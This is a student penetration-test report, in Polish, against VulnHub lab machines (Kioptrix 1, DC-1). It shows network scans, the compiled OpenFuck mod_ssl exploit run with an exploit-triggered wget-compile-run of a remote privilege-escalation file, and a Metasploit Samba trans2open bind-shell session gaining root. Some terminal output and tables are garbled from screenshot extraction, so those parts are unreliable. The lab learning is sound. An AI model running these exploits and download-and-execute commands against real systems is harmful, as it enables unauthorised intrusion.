

# Sprawozdanie z testów penetracyjnych

## Michał Wawrzyńczak

### Wstępne skanowanie hostów i sieci:

Pierwszym etapem było pobranie ze strony VulnHub i zainstalowanie 3 maszyn wirtualnych:

- Kioptrix 1 - [https://www.vulnhub.com/entry/kioptix-level-1-1\\_22/](https://www.vulnhub.com/entry/kioptix-level-1-1_22/)
- DC-1 - [https://www.vulnhub.com/entry/dc-1\\_292/](https://www.vulnhub.com/entry/dc-1_292/)
- EVM: 1 - [https://www.vulnhub.com/entry/evm-1\\_391/](https://www.vulnhub.com/entry/evm-1_391/)

Utworzyłem sieć wewnętrzną składającą się z tych 3 maszyn i hosta KaliLinux, a następnie przeprowadziłem kilka etapów skanowania wykorzystując różna narzędzia. Pierw wykorzystałem prosty skrypt aby określić jakie nowe adresy ip pojawiły się w sieci:

```
root@kali:~/Skrypty/PrzeszukiwanieSieci# ping: Do you want to ping broadcast? Then -b. If not, check your local firewall rules
bash ping_scan.sh
Node with IP: 192.168.12.8 is up.
Node with IP: 192.168.12.6 is up.
Node with IP: 192.168.12.2 is up.
```

```
root@kali:~/Skrypty/PrzeszukiwanieSieci# bash ping_scan.sh
Node with IP: 192.168.12.2 is up.
Node with IP: 192.168.12.8 is up.
Node with IP: 192.168.12.13 is up.
Node with IP: 192.168.12.12 is up.
Node with IP: 192.168.12.6 is up.
Node with IP: 192.168.12.14 is up.
```

Przeprowadziłem także skanowanie sieci, a także agresywne skanowanie nowych adresów IP przy użyciu nmapa:



```
root@kali:~/Skrypty/PrzeszukiwanieSieci# nmap -sn 192.168.12.1-255
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-13 12:59 EST
Nmap scan report for 192.168.12.2
Host is up (0.00029s latency).
MAC Address: 08:00:27:9D:86:CF (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.12.6
Host is up (0.00023s latency).
MAC Address: 0A:00:27:00:00:06 (Unknown)
Nmap scan report for 192.168.12.12
Host is up (0.00037s latency).                                "ping_scan.sh" selected (172 bytes)
MAC Address: 08:00:27:9A:36:BA (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.12.13
Host is up (0.00030s latency).
MAC Address: 08:00:27:1D:1A:A5 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.12.14
Host is up (0.00030s latency).
MAC Address: 08:00:27:71:54:25 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.12.8
Host is up.
Nmap done: 255 IP addresses (6 hosts up) scanned in 28.05 seconds
```

```
root@kali:~/Skrypty/PrzeszukiwanieSieci# nmap -A 192.168.12.10-15
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-13 13:00 EST
Nmap scan report for 192.168.12.12
Host is up (0.00037s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Debian))
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|/_LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.2.22 (Debian)
|_http-title: Welcome to Drupal Site | Drupal Site
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version      port/proto  service
|   100000  2,3,4          111/tcp    rpcbind
|   100000  2,3,4          111/udp    rpcbind
|   100000  3,4            111/tcp6   rpcbind
|   100000  3,4            111/udp6   rpcbind
|   100024  1              34690/udp  status
|   100024  1              46768/tcp6  status
|   100024  1              52220/udp6  status
|_  100024  1              56462/tcp   status
MAC Address: 08:00:27:9A:36:BA (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.37 ms  192.168.12.12

Nmap scan report for 192.168.12.13
Host is up (0.00058s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE      VERSION
"ping_scan.sh" selected (172.1
```

Wszystkie 3 hosty przeskanowałem także przy użyciu narzędzi OpenVas i Nessus:



## Pentest maszyny Koptrix (192.168.12.14):

Pierwszą maszyną której próby się podjąłem był Koptrix, zacząłem od ponownego przeskanowania hosta przy użyciu nmapa, oraz przejżałem wyniki skanowań z OpenVasa i Nessusa:

Zenmap

Scan Tools Profile Help

Target: 192.168.12.14 Profile: Scan Cancel

Command: nmap -sV -A 192.168.12.14

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

nmap -sV -A 192.168.12.14

OS	Host
Ubuntu	192.168.12.12
Ubuntu	192.168.12.13
Ubuntu	192.168.12.14

Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-13 13:42 EST  
Nmap scan report for 192.168.12.14  
Host is up (0.00028s latency).  
Not shown: 994 closed ports

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 2.9p2 (protocol 1.99)
ssh-hostkey:			
1024 b8:74:6c:db:fd:b8:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA)			
1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)			
1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)			
sshv1: Server supports SSHv1			
80/tcp	open	http	Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
http-methods:			
Potentially risky methods: TRACE			
http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b			
http-title: Test Page for the Apache Web Server on Red Hat Linux			
111/tcp	open	rpcbind	2 (RPC #1000000)
139/tcp	open	netbios-ssn	Samba smbd (workgroup: MYGROUP)
443/tcp	open	ssl/https	Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/ 2.8.4 OpenSSL/0.9.6b
http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b			
http-title: 400 Bad Request			
ssl-date: 2020-01-13T23:42:47+00:00; +4h59m17s from scanner time.			
sslv2:			
SSLv2 supported			
ciphers:			
SSL2_RC2_128_CBC_EXPORT40_WITH_MD5			
SSL2_RC2_128_CBC_WITH_MD5			
SSL2_DES_192_EDE3_CBC_WITH_MD5			
SSL2_DES_64_CBC_WITH_MD5			
SSL2_RC4_64_WITH_MD5			
SSL2_RC4_128_WITH_MD5			

Filter Hosts

**Greenbone Security Assistant**

Logged in as Admin admin | Logout  
Mon Jan 13 20:33:14 2020 UTC

Dashboard Scans Assets SecInfo Configuration Extras Administration Help

Anonymous XML Done Filter: autorip=0 apply\_overrides=1 notes=1 overrides=1 result\_hosts\_only=1 first=1 rows=100 sort=reverse=severity levels=hml min\_qod=70

Report: Results (22 of 151)

ID: 90725317-9e16-4eac-9d6b-8b3c874ca9d4  
Modified: Mon Jan 13 17:25:41 2020  
Created:  
Owner: admin

Vulnerability Severity QoD Host Location Actions

Vulnerability	Severity	QoD	Host	Location	Actions	
Deprecated SSH-1 Protocol Detection	7.5 (High)	80%	192.168.12.14	22/tcp		
Webscraper Cross Site Scripting Vulnerability	7.5 (High)	80%	192.168.12.14	443/tcp		
Webscraper Cross Site Scripting Vulnerability	7.5 (High)	80%	192.168.12.14	80/tcp		
HTTP Debugging Methods (TRACE/TRACK) Enabled	5.8 (Medium)	99%	192.168.12.14	443/tcp		
HTTP Debugging Methods (TRACE/TRACK) Enabled	5.8 (Medium)	99%	192.168.12.14	80/tcp		
Apache UserDir Sensitive Information Disclosure	5.0 (Medium)	70%	192.168.12.14	443/tcp		
Apache UserDir Sensitive Information Disclosure	5.0 (Medium)	70%	192.168.12.14	80/tcp		
SSL/TLS: Report Vulnerable Cipher Suites for HTTPS	5.0 (Medium)	98%	192.168.12.14	443/tcp		
SSL/TLS: 'DHE_EXPORT' Man in the Middle Security Bypass Vulnerability (Logjam)	4.3 (Medium)	80%	192.168.12.14	443/tcp		
SSH Weak Encryption Algorithms Supported	4.3 (Medium)	95%	192.168.12.14	22/tcp		
SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection	4.3 (Medium)	98%	192.168.12.14	443/tcp		
SSL/TLS: Report Weak Cipher Suites	4.3 (Medium)	98%	192.168.12.14	443/tcp		
SSL/TLS: RSA Temporary Key Handling 'RSA_EXPORT' Downgrade Issue (FREAK)	4.3 (Medium)	80%	192.168.12.14	443/tcp		
SSL/TLS: SSLv3 Protocol CBC Cipher Suites Information Disclosure Vulnerability (POODLE)	4.3 (Medium)	80%	192.168.12.14	443/tcp		
Apache Web Server ETag Header Information Disclosure Weakness	4.3 (Medium)	80%	192.168.12.14	443/tcp		
Apache Web Server ETag Header Information Disclosure Weakness	4.3 (Medium)	80%	192.168.12.14	80/tcp		
Apache HTTP Server 'httpOnly' Cookie Information Disclosure Vulnerability	4.3 (Medium)	99%	192.168.12.14	443/tcp		
Apache HTTP Server 'httpOnly' Cookie Information Disclosure Vulnerability	4.3 (Medium)	99%	192.168.12.14	80/tcp		
SSL/TLS: Certificate Signed Using A Weak Signature Algorithm	4.0 (Medium)	80%	192.168.12.14	443/tcp		
SSL/TLS: Diffie-Hellman Key Exchange Insufficient DH Group Strength Vulnerability	4.0 (Medium)	80%	192.168.12.14	443/tcp		

**nessus**

Scans Settings Shaggy17Goo

host14 / 192.168.12.14 Back to Hosts

Configure Audit Trail Launch Report Export

Vulnerabilities 40

Filter Search Vulnerabilities 40 Vulnerabilities

FOLDERS My Scans All Scans Trash

RESOURCES Policies Plugin Rules Scanners

TENABLE Community Research

host14 / 192.168.12.14

Host Details

IP: 192.168.12.14  
MAC: 08:00:27:71:54:25  
OS: Linux Kernel 2.4  
Start: Today at 1:46 PM  
End: Today at 1:52 PM  
Elapsed: 5 minutes  
KB: Download

Vulnerabilities

Critical: 0 High: 0 Medium: 0 Low: 0 Info: 0

Sev	Name	Family	Count	Actions	
MIXED	OpenSSL (Multipl...)	Web Servers	48		
MIXED	Openbsd Opens... Gain a shell remotely		5		
MIXED	Apache HTTP Se...	Web Servers	16		
MIXED	Openbsd Opens... Misc.		15		
MIXED	Web Server (Multi...)	Web Servers	4		
MIXED	Openbsd Opens... Denial of Service		2		
MIXED	SSH (Multiple Iss... General		2		
HIGH	Apache mod_ssl ssl_e...	Web Servers	2		
HIGH	mod_ssl ssl_util_uen...	Web Servers	2		
HIGH	SSL Version 2 and 3 P...	Service detection	1		
MIXED	SSL (Multiple Iss... General		16		

Następnie przystąpiłem do sprawdzania kolejnych usług dostępnych na hostie, sprawdzałem czy są dostępne exploity na działające wersje usług, podczas działań posłużyłem się wyszukiwarką google i znalazłem coś co wyglądało obiecująco:

<https://www.exploit-db.com/exploits/764>

Sprawdziłem czy ten exploit dostępny jest w kali Linuxie:

```
root@kali:~/Desktop# searchsploit OpenFuck
-----
Exploit Title | Path
-----|-----
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow | exploits/unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overf | exploits/unix/remote/47080.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overf | exploits/unix/remote/764.c
-----
Shellcodes: No Result
root@kali:~/Desktop#
```

Przy próbie komplikacji wystąpił jednak problem, który ciężko mi było rozwiązać, skorzystałem więc z dobrodziejstw dzisiejszego świata i poszukałem rozwiązania w internecie (wymagane były drobne poprawki w exploicie).

```
root@kali:~/Desktop# cp /usr/share/exploitdb/exploits/unix/remote/764.c OpenFuck
root@kali:~/Desktop# gcc -o OpenFuck OpenFuck.c -lcrypto
gcc: error: OpenFuck.c: No such file or directory
root@kali:~/Desktop# gcc -o OpenFuck OpenFuck.c -lcrypto
OpenFuck.c:651:2: error: unknown type name 'RC4_KEY'
  651 |   RC4_KEY* rc4_read_key;
      | ^~~~~~
OpenFuck.c:652:2: error: unknown type name 'RC4_KEY'
  652 |   RC4_KEY* rc4_write_key;
      | ^~~~~~
OpenFuck.c: In function 'read_ssl_packet':
OpenFuck.c:844:7: error: 'MD5_DIGEST_LENGTH' undeclared (first use in this function); did you mean 'SHA_DIGEST_LENGTH'?
  844 |   if ((MD5_DIGEST_LENGTH + padding >= rec_len) {
      | ^~~~~~
      |   SHA_DIGEST_LENGTH
OpenFuck.c:844:7: note: each undeclared identifier is reported only once for each function it appears in
OpenFuck.c:856:3: warning: implicit declaration of function 'RC4' [-Wimplicit-function-declaration]
  856 |   RC4(ssl->rc4_read_key, rec_len, buf, buf);
      | ^~~
OpenFuck.c: In function 'send_ssl_packet':
OpenFuck.c:882:2: error: unknown type name 'MD5_CTX'
  882 |   MD5_CTX ctx;
      | ^~~~~~
OpenFuck.c:887:23: error: 'MD5_DIGEST_LENGTH' undeclared (first use in this function); did you mean 'SHA_DIGEST_LENGTH'?
  887 |   tot_len = rec_len + MD5_DIGEST_LENGTH; /* RC4 needs no padding */
      | ^~~~~~
      |   SHA_DIGEST_LENGTH
```

Po drobnej modyfikacji udało mi się skompilować exploit

```
root@kali:~/Desktop# gcc -o OpenFuck OpenFuck.c -lcrypto
OpenFuck.c: In function 'get_server_hello':
OpenFuck.c:1011:26: warning: passing argument 2 of 'd2i_X509' from incompatible pointer type [-Wincompatible-pointer-types]
  1011 |   ssl->x509=d2i_X509(NULL,&p,(long)cert_length);
          | ^~~~~
          |   |
          |   unsigned char **
In file included from /usr/include/openssl/objects.h:965,
                 from /usr/include/openssl/evp.h:94,
                 from /usr/include/openssl/x509.h:73,
                 from /usr/include/openssl/ssl.h:156,
                 from OpenFuck.c:20:
/usr/include/openssl/x509.h:823:1: note: expected 'const unsigned char **' but argument is of type 'unsigned char **'
  823 | DECLARE_ASN1_FUNCTIONS(X509)
      | ^~~~~
root@kali:~/Desktop#
```

Następnie wybrałem porządkany paramet exploita na określoną wersję usługi i uruchomiłem exploita

```
0x62 - RedHat Linux 7.0-7.1 update (apache-1.3.22-5.7.1)
0x63 - RedHat Linux 7.0-Update (apache-1.3.27-1.7.1)
0x64 - RedHat Linux 7.1 (apache-1.3.19-5)1
0x65 - RedHat Linux 7.1 (apache-1.3.19-5)2
0x66 - RedHat Linux 7.1-7.0 update (apache-1.3.22-5.7.1)
0x67 - RedHat Linux 7.1-Update (1.3.22-5.7.1)
0x68 - RedHat Linux 7.1 (apache-1.3.22-src)
0x69 - RedHat Linux 7.1-Update (1.3.27-1.7.1)
0x6a - RedHat Linux 7.2 (apache-1.3.20-16)1
0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
0x6c - RedHat Linux 7.2-Update (apache-1.3.22-6)
0x6d - RedHat Linux 7.2 (apache-1.3.24)
0x6e - RedHat Linux 7.2 (apache-1.3.26)
0x6f - RedHat Linux 7.2 (apache-1.3.26-snc)
0x70 - Redhat Linux 7.2 (apache-1.3.26 w/PHP)1
0x71 - Redhat Linux 7.2 (apache-1.3.26 w/PHP)2
0x72 - RedHat Linux 7.2-Update (apache-1.3.27-1.7.2)
0x73 - RedHat Linux 7.3 (apache-1.3.23-11)1
```

Udało mi się wejść do systemu jednak nie posiadałem uprawnień root'a:

```
root@kali:~/Desktop# ./OpenFuck 0x6b 192.168.12.14 -c 50
*****
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM      with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena    irc.bransnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****
```

Connection... 50 of 50  
Establishing SSL connection  
cipher: 0x4043808c ciphers: 0x80f8068  
Ready to send shellcode  
Spawning shell...  
bash: no job control in this shell  
bash-2.05\$  
exploits/ptrace-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; net/0304--20:59:28-- http://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c  
=> `ptrace-kmod.c'  
Connecting to dl.packetstormsecurity.net:80...  
dl.packetstormsecurity.net: Host not found.  
gcc: ptrace-kmod.c: No such file or directory  
gcc: No input files  
rm: cannot remove `ptrace-kmod.c': No such file or directory  
bash: ./p: No such file or directory  
bash-2.05\$  
bash-2.05\$ whoami  
whoami  
apache  
bash-2.05\$

```
cd root
bash: cd: root: Permission denied
bash-2.05$
```

Podjąłem się więc próby uzyskania dostępu do konta roota, przeszukując exploity w matasploit natrapiłem na

#	Name	Disclosure Date	Rank	Check	Description	Notes	Severity	Configuration	Extras
0	auxiliary/admin/sun/solaris_kcms_readfile_on	2003-01-22	normal	No	Solaris KCMIS + TTDB Arbitrary File Read				
1	auxiliary/dos/ant/cemail_prescan_nc_ciphers: 0x800f8006	2003-09-17	normal	No	Sendmail SMTP Address prescan Memory Corruption				
2	auxiliary/scanner/ssh/login	2003-09-17	normal	No	Apple Airport ACPP Authentication Scanner				
3	auxiliary/scanner/ssh/ssh enumusers	2003-09-17	normal	No	SSH Username Enumeration				
4	exploit/freesbsd/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (*BSD x86)				
5	exploit/linux/pptp/pptop negative read	2003-04-09	great	Yes	Pptop Negative Read Overflow				
6	exploit/linux/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Linux x86)				
7	exploit/linux/samba/trans2open	http://dl.packetstormsecurity.net/0304/exploit/solaris/samba/trans2open	2003-04-07	great	Samba trans2open Overflow (Solaris SPARC)				
8	exploit/solaris/samba/trans2open	http://dl.packetstormsecurity.net/0304/exploit/solaris/samba/trans2open	2003-09-13	excellent	No	Solaris sadmin Command Execution			
10	exploit/unix/webapp/qtss_parse_xml_exec	2003-02-24	excellent	No	QuickTime Streaming Server parse xml.cgi Remote Execution				
11	exploit/unix/webapp/squirrelmail_pgp_plugin_exec	2007-07-09	manual	No	SquirrelMail PGP Plugin Command Execution (SMTPI)				
12	exploit/windows/browser/mirc irc_ls	2003-10-13	normal	No	mIRC IRC URL Buffer Overflow				
13	exploit/windows/browser/ms03_020_ie_objecttype	2003-06-04	normal	No	MS03-020 Microsoft Internet Explorer Object Type				
14	exploit/windows/autpce/ms03_026_dcom	2003-07-16	great	No	MS03-026 Microsoft RPC DCOM Interface Overflow				

Sprawdziłem kilka payloadów, z których ten okazał się skuteczny

```
msf5 exploit(linux/samba/trans2open) > set payload
set payload generic/custom
set payload generic/debug_trap
set payload generic/shell_bind_tcp
set payload generic/shell_reverse_tcp
set payload generic/tight_loop
set payload linux/x86/adduser
set payload linux/x86/chmod
set payload linux/x86/exec
set payload linux/x86/metasploit/bind_ipv6_tcp
set payload linux/x86/metasploit/bind_ipv6_tcp_uuid
set payload linux/x86/metasploit/bind_nonx_tcp
set payload linux/x86/metasploit/bind_tcp
set payload linux/x86/metasploit/bind_tcp_uuid
set payload linux/x86/metsvc_bind_tcp
set payload linux/x86/metsvc_reverse_tcp
set payload linux/x86/read_file
set payload linux/x86/shell_bind_ipv6_tcp
set payload linux/x86/shell_bind_ipv6_tcp_uuid
set payload linux/x86/shell_bind_nonx_tcp
set payload linux/x86/shell_bind_tcp
msf5 exploit(linux/samba/trans2open) > set payload [REDACTED]
```

Udało mi się nawiązać połączenie z hostem i uzyskać dostęp do jego powłoki

```
msf5 exploit(linux/samba/trans2open) > set payload linux/x86/shell/bind_tcp
payload => linux/x86/shell/bind_tcp
msf5 exploit(linux/samba/trans2open) > show options
[REDACTED]
Module options (exploit/linux/samba/trans2open):
Name   Current Setting Required Description
----  -----
RHOSTS  192.168.12.14    yes   The target host(s), range CIDR identifier, or hosts file with syntax "file:<path>".
RPORT   139      yes   The target port (TCP)
[REDACTED]
Payload options (linux/x86/shell/bind_tcp):
Name   Current Setting Required Description
----  -----
LPORT   1234      yes   The listen port
RHOST  192.168.12.14  no    The target address
[REDACTED]
Exploit target:
Id   Name
--   --
0   Samba 2.2.x - Bruteforce
[REDACTED]
msf5 exploit(linux/samba/trans2open) > exploit
[*] 192.168.12.14:139 - Trying return address 0xbffffdfc...
[*] Started bind TCP handler against 192.168.12.14:1234
[*] 192.168.12.14:139 - Trying return address 0xbfffffcf...
[*] 192.168.12.14:139 - Trying return address 0xbfffffbf...
[*] 192.168.12.14:139 - Trying return address 0xbfffffaf...
[*] Sending stage (36 bytes) to 192.168.12.14
[*] Command shell session 6 opened (192.168.12.8:35119 -> 192.168.12.14:1234) at 2020-01-13,16:36:50+0500 [ip/Cross_Site_Tracing]
whoami
root
[REDACTED]
```

Debugging functions are enabled on the remote web server.

The remote web server supports the TRACE and/or TRACK methods.

#### Vulnerability Detection Result

The web server has the following HTTP methods enabled:

- Impact
- Solution
- Solution type: Mitigation
- Disable the TRACE and TRACK methods in your web server configuration.
- Please see the manual of your web server or the references for more information.

#### Affected Software/OS

Web servers with enabled TRACE and/or TRACK methods.

#### Vulnerability Insight

It has been shown that web servers supporting this methods can be exploited.

#### Vulnerability Detection Method

Details: [HTTP Debugging Methods \(TRACE/TRACK\) Enabled \(OS\)](#)

Version used: \$Revision: 10828 \$

#### References

CVE: [CVE-2003-1567](#), [CVE-2004-2320](#), [CVE-2004-2763](#), [BID: 9506](#), [9561](#), [11604](#), [15222](#), [19915](#), [24456](#), [33374](#), [CERT: CB-K14/0981](#), [DFN-CERT-2014-1018](#), [DFN-CERT-2010-01](#)

Other: [http://www.kb.cert.org/vuls/id/288308](#), [http://www.kb.cert.org/vuls/id/867593](#), [http://httpd.apache.org/docs/current/de/mod/core.html#traceable](#)

User Tags (none)

\*\*W lokalizacji var/mail/root znalazłem takiego oto maila. Maszynę uznałem za złamana"

```
whoami          cipher: 0x40430080  ciphers: 0x80100000
root           Ready to send shellcode
cd ..          Spawning shell...
cat /var/mail/root bash: no job control in this shell
From root Sat Sep 26 11:42:10 2009 bash-2.05$ 
Return-Path: <root@kioptix.level1> http://dl.packetstormsecurity.net/0
Received: (from root@localhost)
        by kioptix.level1 (8.11.6/8.11.6) id n8QFgAZ01831
        for root@kioptix.level1; Sat, 26 Sep 2009 11:42:10 -0400
Date: Sat, 26 Sep 2009 11:42:10 -0400
From: root <root@kioptix.level1>
Message-Id: <200909261542.n8QFgAZ01831@kioptix.level1>
To: root@kioptix.level1
Subject: About Level 2
Status: 0
bash-2.05$ cd ..
cd: bash-2.05$ ts
bin
etc
home
lib
opt
proc
root
sbin
tmp
usr
var
bash-2.05$ 
If you are reading this, you got root. Congratulations.
Level 2 won't be as easy...

From root Mon Jan 13 16:24:08 2020
Return-Path: <root@kioptix.level1>
Received: (from root@localhost)
        by kioptix.level1 (8.11.6/8.11.6) id 00DL08f01134
        for root; Mon, 13 Jan 2020 16:24:08 -0500
Date: Mon, 13 Jan 2020 16:24:08 -0500
From: root <root@kioptix.level1>
Message-Id: <202001132124.00DL08f01134@kioptix.level1>
To: root@kioptix.level1
Subject: LogWatch for kioptix.level1

#####
# LogWatch 2.1.1 Begin #####
#####
# LogWatch End #####
bash-2.05$ cd Root
```

## Pentest maszyny DC-1 (192.168.12.12):

Drugą maszyną którą starałem się złamać była DC-1, zacząłem od ponownego przeskanowania hosta przy użyciu nmapa, oraz przejżałem wyniki skanowań z OpenVasa i Nessusa:

Zenmap

Scan Tools Profile Help

Target: 192.168.12.12 Profile: Scan Cancel

Command: nmap -sV -A 192.168.12.12

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

OS Host 192.168.12.12

nmap -sV -A 192.168.12.12

Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-13 17:44 EST  
Nmap scan report for 192.168.12.12  
Host is up (0.00041s latency).

**Not shown:** 997 closed ports

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
ssh-hostkey:			
1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)			
2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)			
256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)			
80/tcp	open	http	Apache httpd 2.2.22 ((Debian))
_http-generator: Drupal 7 (http://drupal.org)			
http-robots.txt: 36 disallowed entries (15 shown)			
/includes/ /misc/ /modules/ /profiles/ /scripts/			
/themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt			
/INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt			
/LICENSE.txt /MAINTAINERS.txt			
http-server-header: Apache/2.2.22 (Debian)			
http-title: Welcome to Drupal Site   Drupal Site			
111/tcp	open	rpcbind	2-4 (RPC #100000)
rpcinfo:			
program version port/proto service			
100000 2,3,4   111/tcp rpcbind			
100000 2,3,4   111/udp rpcbind			
100000 3,4   111/tcp6 rpcbind			
100000 3,4   111/udp6 rpcbind			
100024 1   34690/udp status			
100024 1   46768/tcp6 status			
100024 1   52220/udp6 status			
100024 1   56462/tcp status			
<b>MAC Address:</b> 08:00:27:9A:36:BA (Oracle VirtualBox virtual NIC)			
<b>Device type:</b> general purpose			
<b>Running:</b> Linux 3.X			
<b>OS CPE:</b> cpe:/o:linux:linux_kernel:3			
<b>OS details:</b> Linux 3.2 - 3.16			
<b>Network Distance:</b> 1 hop			
<b>Service Info:</b> OS: Linux; CPE: cpe:/o:linux:linux_kernel			
HOP	RTT	ADDRESS	
1	0.41 ms	192.168.12.12	

**Greenbone Security Assistant**

Logged in as Admin admin | Logout  
Tue Jan 14 00:29:54 2020 UTC

Dashboard Scans Assets SecInfo Configuration Extras Administration Help

Anonymous XML Done

Filter: autotp=0 apply\_overrides=1 notes=1 overrides=1 result\_hosts\_only=1 first=1 rows=100 sort-reverse=severity levels=hml min\_qod=70

ID: 0718f76a-63f4-44b0-81cd-0db2d57c1c93  
Modified: Mon Jan 13 17:36:14 2020  
Created:  
Owner: admin

Report: Results (7 of 106)

Vulnerability	Severity	QoD	Host	Location	Actions
OS End Of Life Detection	10.0 (High)	80%	192.168.12.12	general/tcp	
